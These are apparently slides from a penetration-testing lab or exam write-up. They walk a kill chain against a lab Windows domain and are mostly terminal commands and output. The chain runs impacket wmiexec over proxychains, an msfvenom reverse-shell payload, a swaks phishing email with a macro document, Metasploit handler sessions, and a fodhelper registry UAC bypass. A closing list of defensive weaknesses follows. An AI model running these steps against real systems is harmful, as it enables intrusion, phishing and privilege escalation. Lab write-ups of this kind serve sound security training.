
```
┌──(root㉿kali)-[ ]
└─# proxychains4 impacket-wmiexec -k -no-pass Administrator@
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] DLL init: proxychains-ng 4.16
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[proxychains] Strict chain  ...  127.0.0.1:1080  ...  172.16.117.104:445  ...  OK
[*] SMBv3.0 dialect used
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  172.16.117.104:135  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  172.16.117.104:50994  ...  OK
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>
```

CEO PC - Weaponization

```
┌──(root㉿kali)-[~/exam]
└─# msfvenom -p windows/shell_reverse_tcp LHOST=[redacted] LPORT=8000 EXITFUNC=thread -f raw -o yalguun-macro.raw
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 324 bytes
Saved as: yalguun-macro.raw
```



CEO PC - Weaponization



CEO PC - Delivery

```
┌──(root㉿kali)-[~/exam]
└─# proxychains4 swaks --header "Subject: readme" --body 'Please see attached' -t michael[redacted] -f tracy[redacted] --server 172.16.117.105 --attach Doc1.doc
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
*** DEPRECATION WARNING: Inferring a filename from the argument to --attach will be removed in the future.  Prefix filenames with '@' instead.
=== Trying 172.16.117.105:25...
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  172.16.117.105:25  ...  OK
=== Connected to 172.16.117.105.
<-  220 MAIL01 ESMTP
 -> EHLO kali
<-  250-MAIL01
<-  250-SIZE 20480000
<-  250-AUTH LOGIN
<-  250 HELP
 -> MAIL FROM:<tracy[redacted]
<-  250 OK
 -> RCPT TO:<michael[redacted]
<-  250 OK
 -> DATA
<-  354 OK, send.
 -> Date: Mon, 02 Jan 2023 01:23:30 -0500
 -> To: michael[redacted]
 -> From: tracy[redacted]
 -> Subject: readme
 -> Message-Id: <20230102012330.203541@kali>
 -> X-Mailer: swaks v20201014.0 jetmore.org/john/code/swaks/
 -> MIME-Version: 1.0
 -> Content-Type: multipart/mixed; boundary="----=_MIME_BOUNDARY_000_203541"
 ->
 -> ------=_MIME_BOUNDARY_000_203541
 -> Content-Type: text/plain
 ->
 -> Please see attached
 -> ------=_MIME_BOUNDARY_000_203541
 -> Content-Type: application/octet-stream; name="Doc1.doc"
 -> Content-Description: Doc1.doc
 -> Content-Disposition: attachment; filename="Doc1.doc"
 -> Content-Transfer-Encoding: BASE64
 ->
```

CEO PC - Exploitation

```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on [redacted]:8000
[*] Command shell session 1 opened [redacted]:8000 -> [redacted]:54094) at 2023-01-02 01:24:15 -0500


Shell Banner:
Microsoft Windows [Version 10.0.19044.1645]
-----


C:\Windows\system32>
```

CEO PC - Phishing

```
C:\temp>systeminfo
systeminfo

Host Name:                 CLIENT01
OS Name:                   Microsoft Windows 10 Pro
OS Version:                10.0.19044 N/A Build 19044
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Member Workstation
OS Build Type:             Multiprocessor Free
Registered Owner:          offsec
Registered Organization:
Product ID:                00331-20472-14483-AA637
Original Install Date:     2/14/2022, 10:51:18 AM
System Boot Time:          1/1/2023, 5:52:07 PM
System Manufacturer:       VMware, Inc.
System Model:              VMware7,1
System Type:               x64-based PC
Processor(s):              1 Processor(s) Installed.
                           [01]: AMD64 Family 23 Model 1 Stepping 2 AuthenticAMD ~3094 Mhz
BIOS Version:              VMware, Inc. VMW71.00V.18227214.B64.2106252220, 6/25/2021
Windows Directory:         C:\Windows
System Directory:          C:\Windows\system32
Boot Device:               \Device\HarddiskVolume1
System Locale:             en-us;English (United States)
Input Locale:              en-us;English (United States)
Time Zone:                 (UTC-08:00) Pacific Time (US & Canada)
Total Physical Memory:     4,095 MB
Available Physical Memory: 2,743 MB
Virtual Memory: Max Size:  4,799 MB
Virtual Memory: Available: 3,368 MB
Virtual Memory: In Use:    1,431 MB
Page File Location(s):     C:\pagefile.sys
Domain:                    jijistudio.com
Logon Server:              \\DC01
```

CEO PC - Exploitation

```
C:\temp>whoami /priv
whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                          State
============================= ==================================== ========
SeShutdownPrivilege           Shut down the system                 Disabled
SeChangeNotifyPrivilege       Bypass traverse checking             Enabled
SeUndockPrivilege             Remove computer from docking station Disabled
SeIncreaseWorkingSetPrivilege Increase a process working set       Disabled
SeTimeZonePrivilege           Change the time zone                 Disabled
```

CEO PC - Exploitation

```
PS C:\temp> New-ItemProperty -Path "HKCU:\Software\Classes\ms-settings\Shell\Open\command" -Name "DelegateExecute" -Value "" -Force
New-ItemProperty -Path "HKCU:\Software\Classes\ms-settings\Shell\Open\command" -Name "DelegateExecute" -Value "" -Force


DelegateExecute :
PSPath          : Microsoft.PowerShell.Core\Registry::HKEY_CURRENT_USER\Software\Classes\ms-settings\Shell\Open\command
PSParentPath    : Microsoft.PowerShell.Core\Registry::HKEY_CURRENT_USER\Software\Classes\ms-settings\Shell\Open
PSChildName     : command
PSDrive         : HKCU
PSProvider      : Microsoft.PowerShell.Core\Registry
```

```
PS C:\temp> Set-ItemProperty -Path "HKCU:\Software\Classes\ms-settings\Shell\Open\command" -Name "(default)" -Value "powershell.exe -exec bypass -c C:\temp\myc
ode.exe" -Force
Set-ItemProperty -Path "HKCU:\Software\Classes\ms-settings\Shell\Open\command" -Name "(default)" -Value "powershell.exe -exec bypass -c C:\temp\mycode.exe" -Fo
rce
PS C:\temp> Start-Process C:\Windows\System32\fodhelper.exe
Start-Process C:\Windows\System32\fodhelper.exe
PS C:\temp>
```

CEO PC - Exploitation

```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on [redacted]:80
[*] Sending stage (200774 bytes) to [redacted]53
[*] Meterpreter session 2 opened ([redacted]:80 -> [redacted]:54446) at 2023-01-02 03:56:24 -0500

meterpreter > shell
Process 3672 created.
Channel 1 created.
Microsoft Windows [Version 10.0.19044.1645]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

Command and Control + Action

- Sliver C2 (Backdoor, RAT, Spyware)
- Data Leakage
- Ransomware
- Botnet
- Crypto mining

Conclusion

- OS version (**Win 7,8,10 - WinServer 2008-2019**)
- Least privilege (**Root, Administrator**)
- Password Policy (**Same password**)
- Network Isolation (**VLAN, ACL, DMZ**)
- Insecure File Storage (**Access permission**)
- Devices misconfiguration (**EDR, IPS, WAF**)
- Design flaws